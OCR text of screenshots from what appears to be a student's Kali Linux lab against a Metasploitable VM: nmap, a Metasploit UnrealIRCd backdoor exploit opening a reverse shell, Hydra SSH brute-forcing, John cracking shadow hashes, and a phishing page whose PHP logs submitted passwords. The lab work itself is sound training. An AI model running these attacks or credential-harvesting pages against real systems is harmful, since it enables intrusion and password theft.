
```
[Wed Oct 29 21:33:49.245006 2025] [php:error] [pid 3176:tid 3176] [client 127.0.0.1:36318] PHP Fatal error:  Failed opening required '/var/www/html/submit.php' (include_path='.:/usr/share/php') in Unknown on line 0

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo chmod 777 /var/www/html/log.txt
chmod: cannot access '/var/www/html/log.txt': No such file or directory

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo touch /var/www/html/log.txt

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo chmod 777 /var/www/html/log.txt

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo cat /var/www/html/log.txt

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo cat /var/www/html/log.txt

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo nano /etc/php/8.4/apache2/php.ini

┌──(kali㉿kali)-[~/phishing_lab]
└─$

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo nano /etc/php/8.4/apache2/php.ini
[sudo] password for kali:

┌──(kali㉿kali)-[~/phishing_lab]
└─$

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo systemctl restart apache2
[sudo] password for kali:

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo chmod 777 /var/www/html/submit.php

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo ls -l /var/www/html/
total 24
drwxr-xr-x 12 www-data www-data 4096 Oct  5 20:57 dvwa
-rw-r--r--  1 www-data www-data  202 Oct  7 14:17 index.html
-rw-r--r--  1 root     root      615 Sep 28 03:28 index.nginx-debian.html
-rw-r--r--  1 root     root      376 Oct 29 21:06 login.html
-rwxrwxrwx  1 root     root        0 Oct 29 21:48 log.txt
-rw-rw-r--  1 kali     kali       28 Oct  4 12:29 shell.php
-rwxrwxrwx  1 root     root      354 Oct 29 21:07 submit.php

┌──(kali㉿kali)-[~/phishing_lab]
└─$ sudo ls -l /var/www/html/
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:36
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
10:49
Kali Linux
Problem loading page
Secure Login
file:///home/kali/phishing_lab/login.html
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Login Page
Email:
Password:
Login
Educational Demo Only
Demo Only
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:27
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:59
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:08

kali@kali: ~


Session Actions Edit View Help

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```





```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:49
kali@kali: ~/phishing_lab
Session Actions Edit View Help
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86377sec preferred_lft 86377sec
inet6 fd17:625c:f037:3:d666:4de0:6024:67e4/64 scope global temporary dynamic
valid_lft 86377sec preferred_lft 14377sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86377sec preferred_lft 14377sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ cd ~/phishing_lab
(kali㉿kali)-[~/phishing_lab]
$ ls
login.html submit.php.save
(kali㉿kali)-[~/phishing_lab]
$ cat submit.php.save
(kali㉿kali)-[~/phishing_lab]
$ mv submit.php.save submit.php
(kali㉿kali)-[~/phishing_lab]
$ ls
login.html submit.php
(kali㉿kali)-[~/phishing_lab]
$ nano submit.php
(kali㉿kali)-[~/phishing_lab]
$ ls
login.html submit.php
(kali㉿kali)-[~/phishing_lab]
$ cat submit.php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
$email = $_POST["email"];
$password = $_POST["password"];
$file = fopen("log.txt", "a");
